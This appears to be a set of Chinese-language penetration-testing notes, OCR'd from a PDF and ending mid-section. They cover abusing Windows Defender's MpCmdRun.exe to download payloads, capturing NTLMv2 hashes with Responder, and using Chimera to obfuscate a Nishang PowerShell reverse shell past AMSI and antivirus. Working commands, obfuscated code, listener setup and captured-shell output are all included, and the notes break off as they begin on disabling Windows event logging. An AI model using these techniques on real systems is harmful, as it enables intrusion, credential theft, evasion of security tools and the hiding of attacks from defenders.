sess_12345678901234567890123456 70.php文件

使用windows defender下载文件


```
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2008.9-0>MpCmdRun.exe -DownloadFile -url
http://192.168.2.105:8000/payload.c -path c:\\users\\test\\desktop\\1.c
```

```
C:\Users\y\Desktop>python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.2.106 - - [03/Sep/2020 11:33:11] "GET /paylo
```

其他利用

```
    Responder IP               [172.31.40.177]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

C:\Users\[redacted]>"c:\ProgramData\Microsoft\Windows Defender\Plat
/the.earth.li/~sgtatham/putty/latest/w64/putty.exe -path \\\
CmdTool: Failed with hr = 0x800700A1. Check C:\Users\[redacted]\App

C:\Users\[redacted]>

[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting TCP server on port 21, check permissions or other servers running.
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : [redacted]
[SMB] NTLMv2-SSP Username : DESKTOP-[redacted]\[redacted]
[SMB] NTLMv2-SSP Hash     : [redacted]:DESKTOP-[redacted]:[redacted]:[redacted]
[redacted]
[*] Skipping previously captured hash for DESKTOP-[redacted]\[redacted]
```

```
Command Prompt

C:\Users\TESTIN~1\AppData\Local\Temp>
Access is denied.

C:\Users\TESTIN~1\AppData\Local\Temp>
```



Type here to search
Command Prompt
C:\Users\TESTIN~1\AppData\Local\Temp>

```
File -uri http://172.16.253.140/test.

C:\Users\TESTIN~1\AppData\Local\Temp>
```

Powershell脚本混淆绕过amsi和av

```
https://github.com/tokyoneon/Chimera
以下是Invoke-PowerShellTcp.ps1的片段
```


```
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}

#Send back current username and computername
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

#Show an interactive PowerShell prompt
$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)
```



经过Chimera处理后

```
# Watched anxiously by the Rebel command, the fleet of small, single-pilot fighters speeds toward the massive, impregnable Death
Star.
             $xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov =
$jYODNAbvrcYMGaAnZHZwE."$bnyEOfzNcZkkuogkqgKbfmmkvB$ZSshncYvoHKvlKTEanAhJkpKSIxQKkTZJBEahFz$KKApRDtjBkYfJhiVUDOlRxLHmOTOraapTALS"
()
       # As the station slowly moves into position to obliterate the Rebels, the pilots maneuver down a narrow trench along the
station's equator, where the thermal port lies hidden.
          [bYte[]]$mOmMDiAfdJwklSzJCUFzcUmjONtNWN = 0..65535|%{0}
   # Darth Vader leads the counterattack himself and destroys many of the Rebels, including Luke's boyhood friend Biggs, in ship-
to-ship combat.

  # Finally, it is up to Luke himself to make a run at the target, and he is saved from Vader at the last minute by Han Solo, who
returns in the nick of time and sends Vader spinning away from the station.
           # Heeding Ben's disembodied voice, Luke switches off his computer and uses the Force to guide his aim.
   # Against all odds, Luke succeeds and destroys the Death Star, dealing a major defeat to the Empire and setting himself on the
path to becoming a Jedi Knight.
           $PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKkqK =
([teXt.enCoDInG]::AsCII)."$mbKdotKJjMWJhAignlHUS$GhPYzrThsgZeBPkkxVKpfNvFPXaYNqOLBm"("WInDows Powershell rUnnInG As User " +
$TgDXkBADxbzEsKLWOwPoF:UsernAMe + " on " + $TgDXkBADxbzEsKLWOwPoF:CoMPUternAMe + "`nCoPYrIGht (C) 2015 MICrosoft CorPorAtIon. All
rIGhts reserveD.`n`n")
# Far off in a distant galaxy, the starship belonging to Princess Leia, a young member of the Imperial Senate, is intercepted in
the course of a secret mission by a massive Imperial Star Destroyer.

$xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov.WrIte($PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKkqK,0,$PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKk
qK.LenGth)
   # An imperial boarding party blasts its way onto the captured vessel, and after a fierce firefight the crew of Leia's ship is
subdued.
```

VirusTotal报告检测到0个




```
Kali下安装
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gawk grep coreutils git
sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
```

sudo chmod +x chimera.sh; ./chimera.sh --help
在shells /目录中有几个Nishang脚本和一些通用脚本。所有都已经过测试
使用脚本之前，请将硬编码的IP地址（192.168.56.101）更改为您的Kali地址。
/opt/chimera$ sed -i 's/192.168.56.101/<YOUR-IP-ADDRESS>/g' shells/*.ps1
所有脚本的默认端口为4444。如果需要，再次使用sed进行更改。
/opt/chimera$ sed -i 's/4444/<YOUR-DESIRED-PORT>/g' shells/*.ps1
f：输入文件。
-o：输出文件。
-g：从脚本中省略几个Nishang特定的特征。
-v：替换变量名称。
-t：替换数据类型。
-j：替代函数名称。
-i：在每一行中插入任意注释。
-c：用任意数据替换注释。
-h：将IP地址转换为十六进制格式。
-s：替换各种字符串。
-b：在可能的情况下反引号字符串。
-e：过程完成后，检查混淆文件。
举例，nc反弹shell
nc -v -l -p 4444
把混淆好的脚本传入目标
PS> powershell.exe -ep bypass C:\path\to\chimera.ps1
获得shell
nc -v -l -p 4444

```
listening on [any] 4444 ...
192.168.56.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.105] 49725
Windows PowerShell running as user  on
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\target>
```


一些使用说明
https://github.com/tokyoneon/Chimera/blob/master/USAGE.md

通过挂起EventLog服务线程禁用Windows事件日志

Windows事件日志由svchost.exe托管处理。EventLog
如果我们列出svchost进程，则会看到许多这样的进程：

```
PS C:\Users\User> ps svchost

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1360      25    13100      30504                8   0 svchost
     54       4      812       2972                524   0 svchost
    309      19     4744      12856                848   0 svchost
   1527      18     9256      15160               1076   0 svchost
    169       9     1900       6844               1096   0 svchost
    323      10     2640       6720               1140   0 svchost
    106       7     1252       4188               1560   0 svchost
    166      13     1716       5808               1576   0 svchost
    202      22     2104      11168               1612   0 svchost
    279      22     3092       9540               1624   0 svchost
    268      13     2712       8888               1844   0 svchost
    142       9     2108      10804               1852   0 svchost
    407      17     5912      12764               1956   0 svchost
    296      10     2216       6300               2012   0 svchost
    149      17     1776       5184               2040   0 svchost
    236      13     3396      11884               2060   0 svchost
```

从上面的屏幕截图中，尚不清楚哪个进程真正托管了该服务，但是如果我们继续在Process Hacker中逐个检查进程，我们最终将找到托管该服务的进程，当前为pid 2196：EventLog svchost.exe




通过以下命令获得eventlog的进程ID

